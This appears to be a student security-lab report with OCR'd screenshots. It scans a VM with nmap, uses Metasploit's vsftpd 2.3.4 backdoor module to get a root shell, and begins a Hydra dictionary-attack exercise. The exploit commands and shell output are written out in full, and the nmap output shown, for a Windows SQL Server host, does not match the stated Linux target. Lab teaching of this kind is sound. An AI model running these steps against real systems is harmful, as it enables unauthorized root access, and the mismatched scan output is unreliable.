NSE: Script scanning 10.0.2.4.
Initiating NSE at 10:55
Completed NSE at 10:55, 7.78s elapsed
Initiating NSE at 10:55
Completed NSE at 10:55, 0.14s elapsed
Initiating NSE at 10:55
Completed NSE at 10:55, 0.00s elapsed
Nmap scan report for 10.0.2.4
Host is up (0.0066s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT     STATE SERVICE         VERSION
135/tcp  open  msrpc           Microsoft Windows RPC
445/tcp  open  microsoft-ds?
902/tcp  open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
912/tcp  open  vmware-auth     VMware Authentication Daemon 1.0 (Uses VNC, SOAP)
1433/tcp open  ms-sql-s        Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-info:
|   10.0.2.4:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
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|   10.0.2.4:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ms-sql-ntlm-info:
|   10.0.2.4:1433:
|     Target_Name: DESKTOP-P8VDEOF
|     NetBIOS_Domain_Name: DESKTOP-P8VDEOF
|     NetBIOS_Computer_Name: DESKTOP-P8VDEOF
|     DNS_Domain_Name: DESKTOP-P8VDEOF
|     DNS_Computer_Name: DESKTOP-P8VDEOF
|_    Product_Version: 10.0.19041
|_ssl-date: 2023-06-19T14:59:09+00:00; +3m53s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-06-18T14:36:01
| Not valid after:  2053-06-18T14:36:01
| MD5:   a40d07d3c5330751cfc84f19a2b28ea2
|_SHA-1: 5c9cb2fd05162a13f0a3818d24a9cd13c40a1f61
1434/tcp open  ms-sql-s        Microsoft SQL Server 2019 15.00.2000
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| Issuer: commonName=SSL_Self_Signed_Fallback
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
|_SHA-1: 5c9cb2fd05162a13f0a3818d24a9cd13c40a1f61
5357/tcp open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
MAC Address: 52:54:00:12:35:04 (QEMU virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-06-19T14:59:02
|_  start_date: N/A
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
|_clock-skew: mean: 3m52s, deviation: 0s, median: 3m52s

NSE: Script Post-scanning.
Initiating NSE at 10:55
```


4. This will run a comprehensive scan on our Metasploitable machine. The -oX command will save the output of this command to an XML file. Once the scan is done, we can convert this xml file to a html file and then open it in Firefox, making the results of the scan much easier to read. Use the following command to do this:

   xsltproc Metasploitable.xml -o Metasploitable.html




Once this is done, open this file in Firefox by typing the followingcommand:

firefox Metasploitable.html



TASK 3:

5. With the file open in Firefox, we can easily see what services are running as well as their version. We are going to focus on port 21, where FTP is running for this lab. We can see that there is a product called vsftpd running on this port.



kali [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

FALLSEM2023-24_BCSE | Nmap Scan Report - Scanned

File:///home/namit/Metasploitable.html

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

Nmap Scan Report - Scanned at Mon Jun 19 10:54:11 2023

Scan Summary | 10.0.2.4

Scan Summary

Nmap 7.93 was initiated at Mon Jun 19 10:54:11 2023 with these arguments:
nmap -v -sC -sV -oX Metasploitable.xml 10.0.2.4

Verbosity: 1; Debug level 0

Nmap done at Mon Jun 19 10:55:16 2023; 1 IP address (1 host up) scanned in 65.21 seconds

10.0.2.4

Address

- 10.0.2.4 (ipv4)
- 52:54:00:12:35:04 - QEMU virtual NIC (mac)

Ports

The 993 ports scanned but not shown below are in state: **filtered**

- 993 ports replied with: **no-response**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
135	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
445	tcp	open	microsoft-ds	syn-ack			
902	tcp	open	vmware-auth	syn-ack	VMware Authentication Daemon	1.10	Uses VNC, SOAP
912	tcp	open	vmware-auth	syn-ack	VMware Authentication Daemon	1.0	Uses VNC, SOAP
1433	tcp	open	ms-sql-s	syn-ack	Microsoft SQL Server 2019	15.00.2000.00; RTM	

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	ms-sql-info	10.0.2.4:1433: Version: name: Microsoft SQL Server 2019 RTM number: 15.00.2000.00 Product: Microsoft SQL Server 2019 Service pack level: RTM Post-SP patches applied: false TCP port: 1433
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	ssl-cert	Subject: commonName=SSL_Self_Signed_Fallback Issuer: commonName=SSL_Self_Signed_Fallback Public Key type: rsa Public Key bits: 2048 Signature Algorithm: sha256WithRSAEncryption Not valid before: 2023-06-18T14:36:01 Not valid after: 2053-06-18T14:36:01 MD5: a40d07d3c5330751cfc84f19a2b28ea2 SHA-1: 5c9cb2fd05162a13f0a3818d24a9cd13c40a1f61

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	http-title	Service Unavailable					
	http-server-header	Microsoft-HTTPAPI/2.0					

Host Script Output

Script Name	Output
smb2-time	date: 2023-06-19T14:59:02 start_date: N/A
smb2-security-mode	311: Message signing enabled but not required
clock-skew	mean: 3m52s, deviation: 0s, median: 3m52s

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
Misc Metrics (click to expand)

Right Ctrl


6. The next step is to open Metasploit in a new tab in Kali VM by typing the following:

sudo msfconsole



7. We will now search the Metasploit database for any exploits related to this vsftpd product by typing the following:

search vsftpd




You will notice that one exploit shows up with the rank of excellent. We will use this exploit to get a shell on our Metasploitable VM.

TASK 4:

8. Type the following to use the exploit:

use exploit/unix/ftp/vsftpd_234_backdoor



9. Once this is done, type “info” to see how this exploit is used and what it does. This is a useful resource for learning about different exploits.

   Then, type the following to complete the exploit:

   set rhost 10.0.2.4

   run

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msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 10.0.2.4
rhost => 10.0.2.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.0.2.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.4:21 - USER: 331 Please specify the password.
[+] 10.0.2.4:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:40207 → 10.0.2.4:6200) at 202
3-06-19 11:32:14 -0400



whoami
root
id
uid=0(root) gid=0(root)
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This will run the exploit and will provide you with a shell on the Metasploitable VM. We can see that we are also the “root” user on the Metasploitable VM. This is an example of why enumeration is so important in finding any vulnerable services, and discovering how to take advantage of vulnerable services using Metasploit.

IV. OBSERVATIONS:

This will run the exploit and will provide you with a shell on the Metasploitable VM. We can see that we are also the “root” user on the Metasploitable VM. This is an example of why enumeration is so important in finding any vulnerable services, and discovering how to take advantage of vulnerable services using Metasploit.Hence, we have Learnt how to exploit a vulnerable FTP service to gain a shell using Metasploit.

V. INFERENCES:

The Metasploit framework is a powerful tool which can be used to probe systematic vulnerabilities on networks and servers. It provides information about security vulnerabilities and aids in penetration testing and IDS signature development.

FTP is a service that is commonly used in Web Servers from Webmasters for accessing the files remotely. So it is almost impossible not to find this service in one of our clients systems during an engagement.
There are some conclusions that we can make regarding this scenario. First of all the banner grabbing allow us to discover valuable information about the FTP server and the target operating system. This means that if the administrator had changed the FTP banner then it would be much harder for us to disclose these information.

On the other hand if a malicious user was trying brute force or dictionary attacks (like this scenario) against the FTP server then it would probably flooded the log files.A security solution that would block the IP address after 3 unsuccessful logins would be the most effective.

EXERCISE 2-C: Conducting a DictionaryAttack to Crack Online Passwords Using Hydra

I. AIM: To Learn how to conduct a dictionary attack to crack passwords online, using Hydra.

Purpose:

Hydra is an advanced password cracker which can be used to crack passwords for online pages, such as the login page of a website. This is useful as we don't need to capture a hash and attempt to crack it offline; we can simply target the login page itself, with any username and password combination we like.

A dictionary attack is a type of password attack which uses a combination of words from a wordlist and attempts all of them in association with a username to login as a user. It typically takes a long time to perform, and the results are dependent on the accuracy and quality of your wordlist. A dictionary attack is a form of brute forcing.

This site has been developed for the purpose of specific types of hacking. Never use hydra on any site, system, or network without prior permission from the owner.

II. TOOLS REQUIRED:

